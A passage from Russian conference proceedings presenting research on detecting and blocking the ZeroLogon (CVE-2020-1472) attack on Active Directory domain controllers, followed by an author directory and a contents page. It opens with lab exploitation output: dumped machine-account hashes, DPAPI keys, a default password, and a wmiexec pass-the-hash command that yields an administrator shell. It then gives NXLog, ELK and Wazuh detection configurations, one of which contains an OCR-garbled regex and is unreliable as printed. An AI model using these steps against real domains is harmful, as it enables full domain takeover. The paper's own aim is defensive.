$MACHINE.ACC:plain_password_hex:018d2a6f168b1cc861cfe1638d9d818da00468a133e3bda8
051b31aa85e9cec5ed5a7fe998431cf55bdffc7fe88f7c4f392ba8502a32ac30b414acce16c8341e
lfe6bfc8a6edce6c16cf143a0c8a5906d4e7e554ad6b059b961954615ccb01b37ae1b561470daade
592b657c00e0dff6abc12dfaa6e3d4e5835b06f7a042da77d5b77b52eb5cc7fa094286ada89118af
08ae14cd438b294f5ff31e9fe62de528ce97166e782779aba124bd48958e8d77f783f49af4a50b10
0c047169259cf7f660b42700b9ba5d6ce5a892f6e1edbe898c1199bd749d11c4daa7af401cc2de5c
827d2bade9b5e6d5ed9d10268f161863
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:5188elefffa5df4624a9dbef7d11ffe3
 [*] DefaultPassword
(Unknown User):R00T#123
 *] DPAPI SYSTEM
dpapi_machinekey:0x66fa5297044549a1370c05ef72017731e2d23097
dpapi_userkey:0x6708ea8139b5d47dd1efaed39429a94a1b10e46d
 [*] NL$KM
          F4 E2 6E CE 68 09 91 78 92 A8 62 A3 72 A9 11 9E
DF BA B3 65 E1 8D 2D DD A3 98 E9 52 A9 3C 51 B9
9C A4 5E 02 00 54 0D D0 C0 1D AD CD EE E0 63 F6
69 0D 49 93 10 FC D4 C4 99 7C 42 64 B8 98 AA 1C
 0000
                                                                                         ..n.h..x..b.r...
0010 DF BA B3 65 E1 8D 2D DD A3 98 E9 52 A9 3C 51 B9 ..e....R.<0.
0020 9C A4 5E 02 00 54 0D D0 C0 1D AD CD EE E0 63 F6 ..^..T......C.
0030 69 0D 49 93 10 FC D4 C4 99 7C 42 64 B8 98 AA 1C i.I....Bd...
NL$KM:f4e26ec6809917892a862a372a9119edfbab365e364ddda398e952a93c51b99ca45e0200
 40dd0c01dadcdeee063f6690d499310fcd4c4997c4264b898aa1c
 *] Cleaning up..
                     rity:~/zerologon#
```

Рис. 5. Извлечение дампа машинного аккаунта контроллера домена

```
root@kali-Security:~/zerologon# wmiexec.py SUAI/Administrator@192.168.100.1 -hashes aad3b435b
51404eeaad3b435b51404ee:fe5a4f4d6a3a12c10635969ffe925db3
Impacket v0.9.22.dev1+20201112.141202.dlced941 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
suai\administrator
C:\>
```

Рис. 6. В результате эксплуатации ZeroLogon получен доступ от имени администратора

debug\netlogon.log. Чтобы журнал Netlogon начал заполняться событиями, необходимо на целевом хосте (в данном случае — на контроллере домена) в режиме администратора выполнить команду nltest /dbflag:0x2080ffff.

Результаты для каждого типа контроллера домена приведены в табл. 1.

Обнаружение и предотвращение атаки ZeroLogon

Поскольку количество зафиксированных брут-форс попыток для успешного обхода аутентификации в подавляющем большинстве случаев превышает значение 11, это можно использовать при формировании сигнатурных правил IDS/IPS-систем (в нашем случае Suricata и Snort). Однако такое решение возможно при атаках, выполняемых с хостов, находящихся за периметром контролируемой зоны. Если IDS/IPS системы Snort и Suricata установлены на межсетевых экранах, размещенных на внутреннем и периметрах демилитаризованной зоны, и при этом была успешно эксплуатирована уязвимость BlueKeep (или злоумышленник получил доступ в LAN каким-либо иным способом), то появляется дополнительная сложность в выявлении уязвимости ZeroLogon, поскольку после проникновения в LAN-зону дальнейшие действия на контролере домена межсетевыми экранами не контролируются.

Следовательно, в качестве решения можно реализовать два подхода. Первый заключается в перенаправлении в ELK-стек журнала Netlogon и самостоятельной настройке системы оповещения с помощью фильтрации событий в Kibana. Второй заключается в применении программных агентов, например, Wazuh (которые также используют ELK-стек для хранения и визуализации событий). Wazuh — это решение с открытым исходным кодом, выполняющее функции мониторинга безопасности и обнаружение угроз, в данном случае, на уровне хоста. Кроме того, Wazuh-агент способен реагировать на инциден-

ты при соблюдения нормативных требований, таких как групповые политики. Wazuh-агент взаимодействует с сервером Wazuh, на который он пересылает для дальнейшего анализа данные системного журнала, данные конфигурации и обнаруженные вторжения и аномалии [8].

Используя первый подход, требуется самостоятельно организовать пересылку событий из журнала Netlogon в службу Logstash (которая в свою очередь сохранит события в базу данных Elasticsearch). Для этого можно воспользоваться системой NXLog [8], установив одноименную службу на контроллере домена. В нашем случае ее конфигурационной файл был дополнен следующими настройками:

```
<Input netlogon_log>
  Module im_file
  File "C:\Windows\DEBUG\Netlogon.log"
  <Exec>
  if \frac{x^{-1}}{(2x)^{(.+)}} = \frac{(2x)^{(.+)}}{([^{]]+)}}
[([^\]]+)\]\ (.+)$/
      $EventTime = parsedate($1);
      $Severity = $2;
      $Message = $4;
  </Exec>
</Input>
<Route 1>
  Path netlogon log => elk out
</Route>
<Output elk_out>
  Module om_tcp
  Host 192.168.200.250
  Port 3515
  Exec to_json();
</Output>
```

Здесь TCP-сокет 192.168.200.250:3515 — это адрес приложения Logstash на виртуальной машине, где расположен ELK-стек. После сохранения и перезапуска службы NXLog, настроенная фильтрация ELK-стека решает задачу обнаружения атаки ZeroLogon (рис. 7).

Второй подход – использование комплексного решения Wazuh – подразумевает развертыва-

ЗАВАЛИШИНСКИЕ ЧТЕНИЯ'21 Discover 0 Save Open Share Inspect ♂ Refresh Message: "SUAI: NetrServerAuthenticate: Bad password 0 for DC on accc KQL Dec 22, 2020 @ 17:02:59, → Dec 22, 2020 @ 17:08:00 曲~ 0 (c) tags: tcpjson × + Add filter 1 == Dec 22, 2020 @ 17:02:59.686 - Dec 22, 2020 @ 17:08:00.535 — Auto 逾 Selected fields ? Message 0 4.000 ? Severity (1) Available fields Popular 17:03:30 17:04:00 17:04:30 17:07:00 17:07:30 A host stamp per 5 secon 딛 Time Severity Message t @version Dec 22, 2020 @ 17:06:36.468 SUAI: NetrServerAuthenticate: Bad password 0 for DC on account DC\$ (J) ? EventReceivedTime Dec 22, 2020 @ 17:06:36.468 CRITICAL SUAI: NetrServerAuthenticate: Bad password 0 for DC on account DC\$? EventTime Dec 22, 2020 @ 17:06:36.468 CRITICAL SUAI: NetrServerAuthenticate: Bad password 0 for DC on account DC\$? SourceModuleName

Puc. 7. Обнаружение атаки ZeroLogon (nodxod 1)

ние сервера (на котором устанавливается Wazuh Manager и его ELK-стек) и установку программных агентов на компьютеры, для которых выполняется мониторинг безопасности. После установки Wazuh-агент должен пройти регистрацию у соответствующего сервера.

Чтобы зарегистрировать агента, в интерфейсе командной строки хоста Wazuh Manager следует запустить manage_agents, опцией [А] добавить нового агента, опцией [Е] извлечь секретный ключ Wazuh-сервера, затем в файле конфигурации ossec.conf в разделе <cli>client> <server> установить IP-адрес Wazuh-сервера. После регистрации агента его состояние и состояние соответствующего компьютера (в нашем случае —

контроллера домена) отображается вебинтерфейсе Kibana (рис. 8).

По аналогии с первым подходом файл Netlogon следует перенаправить, в данном случае — на интерфейс Wazuh-агента. Для этого конфигурационный файл агента ossec.conf был дополнен следующими настройками:

```
<localfile>
  <location>C:\Windows\DEBUG\Netlogon.log</
location>
  <log_format>syslog</log_format>
  <label key="@source">netlogon</label>
</localfile>
```

Синтаксический анализ событий журнала выполняется на сервере Wazuh (агент лишь со-




Рис. 8. Результат создания и регистрации Wazuh-aгента

бирает и пересылает события на сервер), но синтаксис файла Netlogon.log ему неизвестен, поэтому потребовалось написать простейший деколер:

Данный декодер нацелен на выявление именно уязвимости ZeroLogon и реагирует на нали-

чие строки «Bad password 0» в сообщении из события. Правило срабатывания на Wazuhсервере при этом имеет следующий вид:

```
<group name="netlogon">
  <rule id="999000" level="10">
        <decoded_as>netlogon</decoded_as>
        <description>Netlogon group</description>
        </rule>
        <rule id="999001" level="14" frequency="10"
timeframe="30">
```




Рис. 9. Обнаруженная Wazuh-сервером атака ZeroLogon

<if_matched_sid>999000</if_matched_sid>
 <description>ZeroLogon attack</description>
 <info type="cve">2020-1472</info>
 </rule>
</group>

Правило срабатывает в случае, если вышеупомянутая строка выявляется декодером 10 раз за 30 сек (в соответствии с наблюдениями из раздела 3). Результат срабатывания данного правила представлен на рис. 9 - в интерфейсе Kibana отображаются оповещения об атаке, а графики показывают резкое увеличение количества событий Netlogon (что указывает на bruteforce-характер этой атаки). После обнаружения атаки желательно автоматически блокировать доступ к атакуемой машине. Для этого созданный Wazuh-arent следует дополнить «активным ответом» - сценарием срабатывания правил корреляции. Активный ответ позволяет блокировать IP-адрес атакующего с помощью локального брандмауэра.

Заключение

После эксплуатации уязвимости ZeroLogon атакующий полностью контролирует контроллер домена Active Directory и, следовательно, всю ІТ-инфраструктуру данного домена. Подчеркивая еще раз критичность данной уязвимости, при проведении нами исследований ставилась задача разработки механизма ее обнаружения и предотвращения встроенными механизмами с минимальным привлечением дополнительного программного обеспечения. В результате проведенных исследований было выявлено, что на первом этапе эксплуатации уязвимости ZeroLogon, когда выполняются множественные попытки отправки ClientChallenge с предустановленным нулевым значением ключа, минимальное количество требуемых попыток до успешного сброса машинного аккаунта не менее 11. Это было использовано для настройки системы Wazuh. Обнаружение атаки ZeroLogon при использовании Wazuh-агента и его активных ответов позволяет не только выявить, но и предотвращать атаку типа ZeroLogon. В случаях, когда требуется более тонкий контроль над анализом журнала Netlogon и механизмами его пересылки и сохранения, можно использовать службу NXLog и самостоятельно настроенный ELK-стек — пример такого решения также был приведен в настоящем исследовании.

Библиографический список

- 1. Zerologon: уязвимость в протоколе Netlogon позволяет захватить контроллер домена. URL: https://www.kaspersky.ru/blog/cve-2020-1472-domain-controller-vulnerability/29085/ (дата обращения: 12.12.2020).
- 2. Tom Tervoort, Zerologon: Instantly Become Domain Admin by Subverting Netlogon Cryptography (CVE-2020-1472). URL: https://www.secura.com/blog/zero-logon (дата обращения: 12.12.2020).
- 3. Exploit for zerologon cve-2020-1472. URL: https://github.com/risksense/zerologon (дата обращения: 10.11.2020).
- 4. Критическая уязвимость Active Directory Zerologon (CVE-2020-1472). URL: https://winitpro.ru/index.php/2020/10/30/kriticheskaya-uyazvimostactive-directory-zerologon-cve-2020-1472/ (дата обращения: 10.11.2020).
- 5. Фомичева С. Г. Моделирование мобильных агентов в киберфизических системах В сборнике // Волновая электроника и инфокоммуникационные системы: сб. ст. XXIII Международ. науч. конф. СПб., 2020. С. 368–374.
- 6. Wazuh. URL: https://wazuh.com/ (дата обращения: 12.12.2020).
- 7. SIEM at the speed of Elasticsearch. URL: https://www.elastic.co/siem (дата обращения: 10.11.2020).
- 8. NXLog: the ultimate solution for log collection and centralization. URL: https://nxlog.co/ (дата обращения: 10.11.2020).

СВЕДЕНИЯ ОБ АВТОРАХ

Акопов Владимир Сергеевич

Кандидат технических наук, старший научный сотрудник, доцент кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – управление локальными системами, моделирование движения транспортных средств. vakopov@yandex.ru

Армашова-Тельник Галина Семеновна

Кандидат экономических наук, доцент кафедры программно-целевого управления в приборостроении.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов — экономика и управление на предприятии, организация и планирование хозяйственной деятельности, социальная инфраструктура предприятия, управление персоналом.

atgs@yandex.ru

Архипов Александр Евгеньевич

Кандидат технических наук.

Юго-Западный государственный университет.

Область научных интересов – нечеткая логика, мобильные роботы, станки с ЧПУ, системы охлаждения, ПЛИС, системы технического зрения.

alex.76_09@mail.ru

Бобырь Максим Владимирович

Доктор технических наук, профессор кафедры вычислительной техники.

Юго-Западный государственный университет.

Область научных интересов – нечеткая логика, мобильные роботы, станки с ЧПУ, системы охлаждения, ПЛИС, системы технического зрения.

fregat_mn@rambler.ru

Булатов Виталий Владимирович

Кандидат технических наук, доцент кафедры электромеханики и робототехники.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – эксплуатационная надежность, оптические методы контроля.

bulatov-vitaly@yandex.ru

Ватаева Елизавета Юрьевна

Ассистент кафедры управления в технических системах. Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – синтез нелинейных систем автоматического управления.

89217450004@bk.ru

Виграненко Юрий Трофимович

Доктор химических наук, профессор кафедры неорганической и аналитической химии.

Санкт-Петербургский государственный лесотехнический университет им. С.М. Кирова.

Область научных интересов – каталитический синтез органических соединений с использованием карбонильных комплексов металлов.

lta4455@yandex.ru

olvarg@mail.ru

Воробьев Олег Владимирович

Аспирант кафедры робототехники, мехатроники, динамики и прочности машин.

Национальный исследовательский университет «МЭИ». Область научных интересов – механика стержневых систем, теория колебаний.

Ганин Павел Евгеньевич

Ведущий инженер кафедры управления и интеллектуальных технологий.

Национальный исследовательский университет МЭИ. Область научных интересов – системы управления роботов-манипуляторов, программируемые логические контроллеры.

ganinpe@gmail.com

Голубков Виктор Александрович

Кандидат технических наук, доцент кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – контроль и диагностика электромеханических систем. viktor-golubkov@yandex.ru

Гречкин Никита Леонидович

Студент кафедры управления в технических системах. Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – мехатроника, робототехника, системы управления.

kotos357@mail.ru

Гуськов Александр Михайлович

Главный научный сотрудник, доктор технических наук, профессор.

Институт машиноведения им. А. А. Благонравова.

Область научных интересов – нелинейная динамика механических систем.

gouskov_am@mail.ru

Дони Владлен

Студент.

Национальный исследовательский университет «МЭИ». Область научных интересов – мехатроника, робототехника, гидропривод.

donivladlen@mail.ru

Елина Татьяна Николаевна

Кандидат экономических наук, доцент кафедры технологий защиты информации.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – управление проектами, нейро-нечеткие системы, экспертные системы, экономико-математическое моделирование.

elinatn@yandex.ru

Елисеев Андрей Владимирович

Кандидат технических наук, доцент кафедры математики. Иркутский государственный университет путей сообщения.

Область научных интересов – динамические эффекты в механических колебательных системах: связность движений, введение дополнительных связей, динамические жесткости, управление динамическим состоянием, неудерживающие связи, системный анализ.

Елисеев Сергей Викторович

Советник по научной работе ИрГУПС при ректорате, доктор технических наук, профессор.

Иркутский государственный университет путей сообщения.

Область научных интересов – прикладной системный анализ и структурное математическое моделирование (динамика транспортных и технологических машин: связность движений, вибрационные взаимодействия, рычажные связи).

eliseev_s@inbox.ru

Ершов Дмитрий Юрьевич

Кандидат технических наук.

Санкт-Петербургский университет аэрокосмического приборостроения;

Санкт-Петербургский горный университет.

Область научных интересов – амплитудно-частотная характеристика привода технологического оборудования. fetcat@mail.ru

Ефимов Александр Андреевич

Доктор технических наук, профессор кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – силовая электроника, электропривод. efa33@aanet.ru

Жемелев Георгий Алексеевич

Аспирант.

Санкт-Петербургский политехнический университет Петра Великого.

Область научных интересов – контроллер домена, система обнаружения вторжений, критическая уязвимость. wwws.dev@gmail.com

Завойчинская Элеонора Борисовна

Доктор физико-математических наук, доцент, профессор кафедры теории упругости.

Московский государственный университет имени М.В. Ломоносова,

механико-математический факультет.

Область научных интересов – механика деформируемого твердого тела, динамика и прочность машин, механика разрушения, усталость, металловедение, теория безопасности.

elen@velesgroup.com

Зуев Юрий Юрьевич

Доцент кафедры робототехники, кандидат технических наук. Национальный исследовательский университет «МЭИ». Область научных интересов — автоматизированные гидроприводные системы, оптимизация. zuyevyy@mpei.ru

Зуева Елизавета Юрьевна

Доцент кафедры гидромеханики и гидравлических машин, кандидат технических наук.

Национальный исследовательский университет «МЭИ». Область научных интересов – гидрогазодинамика, гидромеханика, гидравлика, интеллектуальная собственность. gelia-05@mail.ru

Казаков Егор Павлович

Лаборант сектора по разработке электроприводов, магистрант факультета «Системы управления и робототехника». АО «Научно-исследовательский институт командных приборов», г. Санкт- Петербург;

Санкт-Петербургский национальный исследовательский университет информационных технологий, механики и оптики.

Область научных интересов – системы автоматического управления.

e.kazakov.1@mail.ru

Кирсанов Михаил Николаевич

Доктор физико-математических наук, профессор кафедры робототехники, мехатроники, динамики и прочности ма-

Национальный исследовательский университет «МЭИ». Область научных интересов – механика стержневых систем, теория колебаний. C216@ya.ru

Киселев Николай Константинович

АО «ЦКБ «Лазурит», г. Нижний Новгород, первый заместитель главного конструктора.

Область научных интересов – моделеориентированная системная инженерия. Системы управления автономными подводными средствами.

kiselevu@gmail.com

Кобрин Александр Исаакович

Доктор физико-математических наук, профессор кафедры робототехники, мехатроники, динамики и прочности ма-

Национальный исследовательский университет «МЭИ». Область научных интересов – теория гироскопов, теория управления движением, теория дифференциальных уравнений, робототехника, мехатроника. kobrinai@yandex.ru

Кравцов Антон Александрович

Студент.

Томский государственный университет систем управления и радиоэлектроники.

Область научных интересов – моделирование, информационная безопасность.

anton.kravczov.1998@mail.ru

Криволапчук Игорь Григорьевич

Старший преподаватель кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – авиационные тренажеры, системы управления.

Крылова Татьяна Егоровна

Старший преподаватель кафедры технической физики, электромеханики и робототехники.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – катализаторы и каталитические системы в карбонильных комплексах кобальта, наноструктурированные сенсорные системы.

Krylova_tatjana@mail.ru

Кузнецов Николай Константинович

Доктор технических наук, профессор, заведующий кафедрой конструирования и стандартизации в машиностроении.

Иркутский национальный исследовательский технический университет.

Область научных интересов – динамики машин, робототехника и автоматизация машиностроительного производства. knik@istu.edu

Лукьяненко Ирина Николаевна

Доцент кафедры высшей математики и механики. Санкт-Петербургский университет аэрокосмического приборостроения.

Область научных интересов – амплитудно-частотная характеристика привода технологического оборудования. irina.n.lukyanenko@gmail. com

Ляшенко Александр Леонидович

Кандидат технических наук, доцент кафедры системного анализа и управления.

Санкт-Петербургский горный университет.

Область научных интересов – анализ и синтез систем с распределенными параметрами частотными методами. akuna_matata_kmv@mail.ru

Мальчиков Андрей Васильевич

Кандидат технических наук, доцент кафедры механики, мехатроники и робототехники.

Юго-Западный государственный университет, г. Курск. Область научных интересов – мехатроника, робототехника. zveroknnp@gmail.com

Мартынов Александр Александрович

Кандидат технических наук, доцент кафедры технической физики, электромеханики и робототехники.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – электромеханика: электрические машины и полупроводниковая преобразовательная техника.

Martynov41@mail.ru

Мартынова Любовь Александровна

Доктор технических наук, старший научный сотрудник. АО «Концерн «ЦНИИ «Электроприбор», ведущий научный сотрудник.

Область научных интересов – математическое моделирование, системный анализ, обработка информации, управление сложными системами.

martynowa999@bk.ru

Мельников Сергей Юрьевич

Кандидат технических наук, доцент кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – электротехника, электроника, шаговые электродвигатели, диагностика мехатронных систем.

sburime@mail.ru

Меркурьев Игорь Владимирович

Доктор технических наук, профессор, заведующий кафедрой робототехники.

Национальный исследовательский университет «МЭИ». Область научных интересов – гироскопия, навигация, управление движением. merkuryeviv@mpei.ru

Мыльников Владимир Аркадьевич

Кандидат технических наук, доцент кафедры технологий защиты информации.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – облачные вычисления, распределенные информационные системы, имитационное моделирование, нейронные сети. va.mylnikov@yandex.ru

Ноливос Сармиенто Кристиан Алехандро

Аспирант

Юго-Западный государственный университет, г. Курск. Область научных интересов – нечеткая логика, мобильные роботы, автоматический контроль, системы технического зрения.

cris_93_bep@hotmail.com

Пановко Григорий Яковлевич

Доктор технических наук, профессор.

Институт машиноведения им. А. А. Благонравова, главный научный сотрудник.

Область научных интересов – нелинейная динамика механических систем.

gpanovko@yandex.ru

Положенцев Дмитрий Сергеевич

Инженер 1-й категории.

AO «Научно-исследовательский институт командных приборов», г. Санкт-Петербург.

Область научных интересов – системы автоматического управления, силовой электропривод. ds6476564@yandex.ru

Полякова Татьяна Геннадьевна

Кандидат технических наук, доцент кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – интеллектуальные системы автоматического управления. tgp@acts.aanet.ru

Решетникова Наталия Викторовна

Ассистент кафедры управления в технических системах. Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – авиационные тренажеры, системы управления.

kaf31guap@gmail.com

Салова Ирина Александровна

Кандидат технических наук, доцент кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – моделирование методом конечных элементов.

salova_irine@mail.ru

Семенова Вероника Алексеевна

Кандидат экономических наук, профессор кафедры информатики

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – энергоэффективность и энергосбрежение.

9767871@mail.ru

Скулова Полина Александровна

Студенка.

Национальный исследовательский университет «МЭИ». Область научных интересов – робототехнические системы и мехатроника.

polina.skulova@mail.ru

Соколова Полина Николаевна

Магистрант.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – менеджмент в электроэнергетике, системы управления.

Соленый Сергей Валентинович

Кандидат технических наук, доцент кафедры технической физики, электромеханики и робототехники.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – электро-, пожаро- и взрывобезопасность; развитие систем «Умный дом» и Smart Grid; надежность сложных по структуре схем систем электроснабжения. ssv555ssv@yandex.ru

Сорокин Александр Владимирович

Ассистент.

Уфимский государственный нефтяной технический университет.

Область научных интересов – электроэнергетика. sorokin-a-v@yandex.ru

Сунь Цзясюань

Студент кафедры робототехники, мехатроники, динамики и прочности машин.

Национальный исследовательский университет «МЭИ».

Область научных интересов – механика стержневых систем, теория колебаний.

laogejiangdaoli@gmail.com

Тентюк Дмитрий Алексеевич

Студент.

Юго-Западный государственный университет, г. Курск. Область научных интересов – мехатроника, робототехни-

teormeh@inbox.ru

Тимофеев Сергей Сергеевич

Старший преподаватель кафедры технической физики, электромеханики и робототехники.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – сверхпроводимость, нанотехнологии, электрические машины, автоматические системы проектирования. kaf_32@aanet.ru

Федоренко Андрей Григорьевич

Кандидат технических наук, доцент кафедры прикладной математики.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – проблемы повышения точности многополюсных вращающихся трансформаторов.

Фомичева Светлана Григорьевна

Кандидат технических наук, профессор.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

levikha@rambler.ru

Харченко Сергей Сергеевич

Кандидат технических наук.

Томский государственный университет систем управления и радиоэлектроники.

Область научных интересов – речевые технологии, информационная безопасность, человеко-машинное взаимодействие.

ss.kharchenko@gmail.com

Цзиньде Цао

Доктор наук, профессор

Юго-Восточный университет, Китай.

Область научных интересов – нечеткая логика, мобильные роботы, автоматический контроль, системы технического зрения. jdcao@seu.edu.cn

Черноруцкий Игорь Георгиевич

Доктор технических наук, профессор.

Санкт-Петербургский Политехнический университет Петра Великого.

Область научных интересов – неопределенность, случайные параметры, принятие статистических решений, идентификация.

jgcher1946@mail.ru

Чернышева Ольга Борисовна

Ассистент кафедры технической физики, электромеханики и робототехники.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – математические методы исследования систем реального времени; прикладное программирование.

Шабанов Виталий Алексеевич

Кандидат технических наук, профессор.

Уфимский государственный нефтяной технический университет.

Область научных интересов – электроэнергетика. vitaliiy123@yandex.ru

Шарафудинов Тамиргазиз Талибуллович

Старший преподаватель кафедры управления в технических системах.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – виброакустическая диагностика сложных систем.

timsx@mail.ru

Шишлаков Владислав Федорович

Доктор технических наук, профессор, директор Института инновационных технологий в электромеханике и робототехнике.

Санкт-Петербургский государственный университет аэрокосмического приборостроения.

Область научных интересов – синтез нелинейных систем автоматического управления с различными видами модуляции сигнала.

shishlakov@guap.ru

Шохин Александр Евгеньевич

Кандидат технических наук, старший научный сотрудник. Институт машиноведения им. А. А. Благонравова РАН. Область научных интересов – динамика нелинейных механических систем.

shohinsn@mail.ru

Якимовский Дмитрий Олегович

Кандидат технических наук, начальник научно-исследовательского отделения.

Hayчно-исследовательский институт командных приборов. Область нayчных интересов – прецизионное приборостроение. yakimovsky@yandex.ru

Якушев Алексей Сергеевич

Аспирант.

Юго-Западный государственный университет, г. Курск. Область научных интересов – нечеткая логика, мобильные роботы, станки с ЧПУ, системы охлаждения, ПЛИС, системы технического зрения. alekseyakushev@yandex.ru

Яцун Сергей Федорович

Доктор наук, профессор, заведующий кафедрой механики, мехатроники и робототехники.

Юго-Западный государственный университет, г. Курск. Область научных интересов – мехатроника, робототехника. teormeh@inbox.ru

СОДЕРЖАНИЕ

УПРАВЛЕНИЕ В ТЕХНИЧЕСКИХ СИСТЕМАХ	3
Акопов В. С., Полякова Т. Г., Тимофеев С. С . ПРИМЕНЕНИЕ МЕТОДА СТАНДАРТНЫХ ПЕРЕХОДНЫХ ХАРАКТЕРИСТИК ДЛЯ ИДЕНТИФИКАЦИИ ЭЛЕМЕНТОВ В ЛАБОРАТОРНОМ КОМПЛЕКСЕ «СЛЕДЯЩИЙ ЭЛЕКТРОПРИВОД»	3
Аколов В. С., Салова И. А. ИССЛЕДОВАНИЕ ТЕПЛООБМЕННЫХ ПРОЦЕССОВ В МЕТАЛЛОПЛАСТИКОВЫХ И ПОЛИЭТИЛЕНОВЫХ ВОДОПРОВОДНЫХ ТРУБАХ	9
Алтухов Д. О., Булатников В. А . МОДЕЛИРОВАНИЕ УСТРОЙСТВА НЕЧЕТКОГО ФИЛЬТРА ДЛЯ ФИЛЬТРАЦИИ СИГНАЛОВ ИЗМЕНЕНИЯ ПОЛОЖЕНИЯ МОБИЛЬНОГО РОБОТА	15
<i>Бобырь М. В., Архипов А. Е., Якушев А. С</i> . МОДЕРНИЗИРОВАННЫЙ ФИЛЬТР КАННИ ДЛЯ ПОСТРОЕНИЯ КАРТ ГЛУБИН	20
Бобырь М. В., Цзиньде Цао, Ноливос Сармиенто К. А . КОМПЬЮТЕРНОЕ МОДЕЛИРОВАНИЕ ПИД РЕГУЛЯТОРА ДЛЯ УПРАВЛЕНИЯ СИСТЕМОЙ ОХЛАЖДЕНИЯ В МИКРОПРОЦЕССОРЕ ARDUINO	25
Голубков В. А., Федоренко А. Г., Ватаева Е. Ю., Шарафудинов Т. Т. ДИАГНОСТИКА ТЕХНИЧЕСКОГО СОСТОЯНИЯ СМАЗКИ ОПОР МАЛОГАБАРИТНЫХ УСТРОЙСТВ	30
Елисеев С. В., Елисеев А. В., Кузнецов Н. К. СИСТЕМНЫЕ ПРЕДСТАВЛЕНИЯ ДИНАМИКИ МЕХАНИЧЕСКИХ КОЛЕБАТЕЛЬНЫХ СТРУКТУР НА ОСНОВЕ ЧАСТОТНОЙ ФУНКЦИИ И ФУНКЦИИ ДЕМПФИРОВАНИЯ	33
Ершов Д. Ю., Лукьяненко И. Н. ДИНАМИЧЕСКИЕ ХАРАКТЕРИСТИКИ ПРИВОДА ТЕХНОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ В РЕЖИМЕ РАЗБЕГА	43
Ефименко С. В., Черноруцкий И. Г., Ляшенко А. Л. ИНФОРМАТИВНЫЙ КРИТЕРИЙ РАВНОМЕРНОСТИ МАЛОЙ ВЫБОРКИ	49
Ефименко С. В., Черноруцкий И. Г., Ляшенко А. Л. ОБОБЩЕНИЕ ОДНОГО КРИТЕРИЯ РАВНОМЕРНОСТИ	60
Ефимов А. А., Мельников С. Ю. АКТИВНЫЙ ПРЕОБРАЗОВАТЕЛЬ ТОКА С ДЕЛЬТА-ТИПОМ ТОПОЛОГИИ	68
Ефимов А. А., Мельников С. Ю . МОДЕЛИРОВАНИЕ АКТИВНОГО ПРЕОБРАЗОВАТЕЛЯ ТОКА С ДЕЛЬТА-ТИПОМ ТОПОЛОГИИ	80
Ефимов А. А., Мельников С. Ю. УПРАВЛЕНИЕ АКТИВНЫМ ПРЕОБРАЗОВАТЕЛЕМ ТОКА С ДЕЛЬТА-ТИПОМ ТОПОЛОГИИ	88
